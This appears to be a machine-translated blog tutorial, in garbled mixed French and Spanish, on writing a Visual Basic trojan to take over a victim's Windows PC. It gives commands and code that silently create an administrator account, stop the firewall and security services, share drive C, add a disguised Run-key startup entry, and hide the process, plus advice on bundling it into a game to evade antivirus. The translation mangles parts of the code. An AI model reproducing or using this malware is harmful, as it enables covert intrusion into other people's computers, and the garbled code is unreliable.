Miteux mais efficace, Vous le programmez, Vous le compilez, L’antivirus ne le détecte pas et tout le monde est content ;)

Lo premier, Commandes MSDOS que nous souhaitons connaître et ensuite les mettre dans le code Visual Basic pour les exécuter sur le PC de la victime,
|
COMANDO
|
EJEMPLO
|
DESCRIPTION
|
| net user nom d’utilisateur mot de passe /ADD | net user IUSR_wXP piruli /add | Crea el usuario IUSR_wXP con la contraseña ‘piruli’ para que cuando queramos entrar en el PC remoto ya tengamos un usuario y una contraseña |
| net groupe nomgroupenom d’utilisateur /ADD | net localgroup Administradores /add IUSR_wXP | Al usuario creado anteriormente le mete en el grupo administradores, para que no tengamos problemas de permisos. Somos el administrador del PC, que más queremos!! 🙂 |
| net stop nombredelservicio | Butée nette “Firewall de Windows/Conexión compartida a Internet (ICS)” | Sirve para detener servicios que no queremos que nos controle, por ejemplo el firewall de Windows XP, el antivirus, el Antispiware… |
| net share nombrerecurso=Path: | net share C=C: | Comparte unidades de disco o el path que nos interese en el PC que se ejecute |
Pas mal, todos estos comandos, si se nos ocurren más podemos ejecutarlos en el PC del tio que nos interese entrarle en su PC (esto es cuestión de imaginación), por ejemplo con estos nos sirve para crearnos un usuario que sea Administrador, le paramos el firewall y entramos a su disco C, todo por internet y de la forma más sencilla, ahora sólo nos falta que lo ejecute… y como? la mar de sencillo, lee abajo.
D’accord, ahora yo lo suelo hacer con Visual Basic, no soy un experto en la materia ni mucho menos, pero hago algún programilla o algún juego para el tio a hackearle y le meto estas lineas. O sino simplemente genero el programilla de VB con estas 4 lineas y con un Joinner (que es un programa que me une varios archivos se lo mando) Par exemple, le mando un PPS típico de txorradas y con el joinner le hago que se ejecute en segundo plano, lo malo que los joinners los detectan los antivirus, por eso prefiero hacer yo el juego con VB, aunque sea super estúpido, pero que lo ejecute.

Deuxième, cómo hacer que se ejecute todo esto cada vez que arranque su ordenador, muy bien, entrando en el registro y generando una entrada aqui:
HKEY_CURRENT_USERSoftwareMicrosoftWindowsCurrentVersionRun
Oh, bien, vamos a lo que es el código fuente de VB necesario, este sería para ejecutar los comandos de MSDOS que nos interesen, se crea una Sub con este contenido y se definen estas dos funciones arriba de todo.
| Private Declare Function OpenProcess Lib “kernel32” (ByVal dwDesiredAccess&, ByVal bInheritHandle&, ByVal dwProcessId&) As Long Private Declare Function GetExitCodeProcess Lib “kernel32” (ByVal hProcess As Long, lpExitCode As Long) As LongSub ParaServiciosYcreaUsuario() Dim hShell As Long
Dim hProc As Long Dim codExit En tant que Long Dim sCmd En tant que String Dim Comando En tant que String ‘ Pour le service du Centre de sécurité  Comando = “Butée nette ” & Chr(34) & “Centre de sécurité” & Chr(34)  sCmd = “cmd /c ” & Commander  hShell = Shell(Environ$(“Comspec”) & ” /c ” & sCmd, vbHide) ‘ le Chr(34) sont les guillemets doubles, pour exécuter une commande MSDOS qui est une longue phrase, nous devons l'exécuter avec des guillemets doubles, ainsi cela se met pour que VB l'exécute correctement. ‘ Pour le service du Pare-feu Windows  Comando = “Butée nette ” & Chr(34) & “Firewall de Windows/Conexión compartida a Internet (ICS)” & Chr(34)  sCmd = “cmd /c ” & Commander  hShell = Shell(Environ$(“Comspec”) & ” /c ” & sCmd, vbHide) ‘ Créer l'utilisateur IUSR_wXP2
 Comando = “net user IUSR_wXP2 Hh3rr3r01 /add”  sCmd = “cmd /c ” & Commander  hShell = Shell(Environ$(“Comspec”) & ” /c ” & sCmd, vbHide) ‘ Ajouter l'utilisateur au groupe des Administrateurs locaux ‘ Partager C: son disque dur en tant que C pour que nous y accédions via le réseau, bien que nous pourrions aussi accéder en tant que C$ |
D’accord, maintenant si ce qui nous intéresse est de l'ajouter au registre afin qu'il se lance à chaque démarrage de l'ordinateur de la victime et que chaque fois qu'elle redémarre son PC le service du pare-feu soit arrêté, partager C…
| Sub MettreDansLeRegistre() Dim hregkey As Long Dim sousclé As String  Sousclé = “SoftwareMicrosoftWindowsCurrentVersionRun” Dim tamponDeChaîne As String Dim CheminProgramme As String  CheminProgramme = “C:WINDOWSsystem32svchost32.exe” Dim NomProgramme As String  NomProgramme = “Assistant Microsoft Office” retval = RegOpenKeyEx(HKEY_CURRENT_USER, sousclé, 0, KEY_WRITE, hregkey) Si retval <> 0 Alors Debug.Print “Impossible d'ouvrir la sous-clé” Exit Sub End If TamponDeChaîne = CheminProgramme & vbNullChar  retval = RegSetValueEx(hregkey, NomProgramme, 0, REG_SZ, ByVal tamponDeChaîne, Len(tamponDeChaîne))  RegCloseKey hregkey Fin du sous-marin |
Et nous avons besoin d'insérer cela dans un module:
| Public Declare Function RegOpenKeyEx Lib “advapi32.dll” Alias “RegOpenKeyExA” (ByVal hKey As Long, ByVal lpSubKey As String, ByVal ulOptions As Long, ByVal samDesired As Long, phkResult As Long) As Long Public Declare Function RegCloseKey Lib “advapi32.dll” (ByVal hKey As Long) As Long Public Declare Function RegSetValueEx Lib “advapi32.dll” Alias “RegSetValueExA” (ByVal hKey As Long, ByVal lpValueName As String, ByVal Reserved As Long, ByVal dwType As Long, lpData As Any, ByVal cbData As Long) As LongPublic Const HKEY_CURRENT_USER = &H80000001 Public Const KEY_WRITE = &H20006 Public Const REG_SZ = 1 |
Vous pouvez télécharger le code source complet de ICI. Si tenéis alguna sugerencia es pedirlo o decirlo!
Personalmente me gusta poner esto al principio, cuando se carga la aplicación, es para que el usuario no lo vea ni en pantalla ni en el “Administrador de tareas” que suele ser perfecto para que no nos mate el proceso.
| Me.Visible = Faux App.TaskVisible = Faux |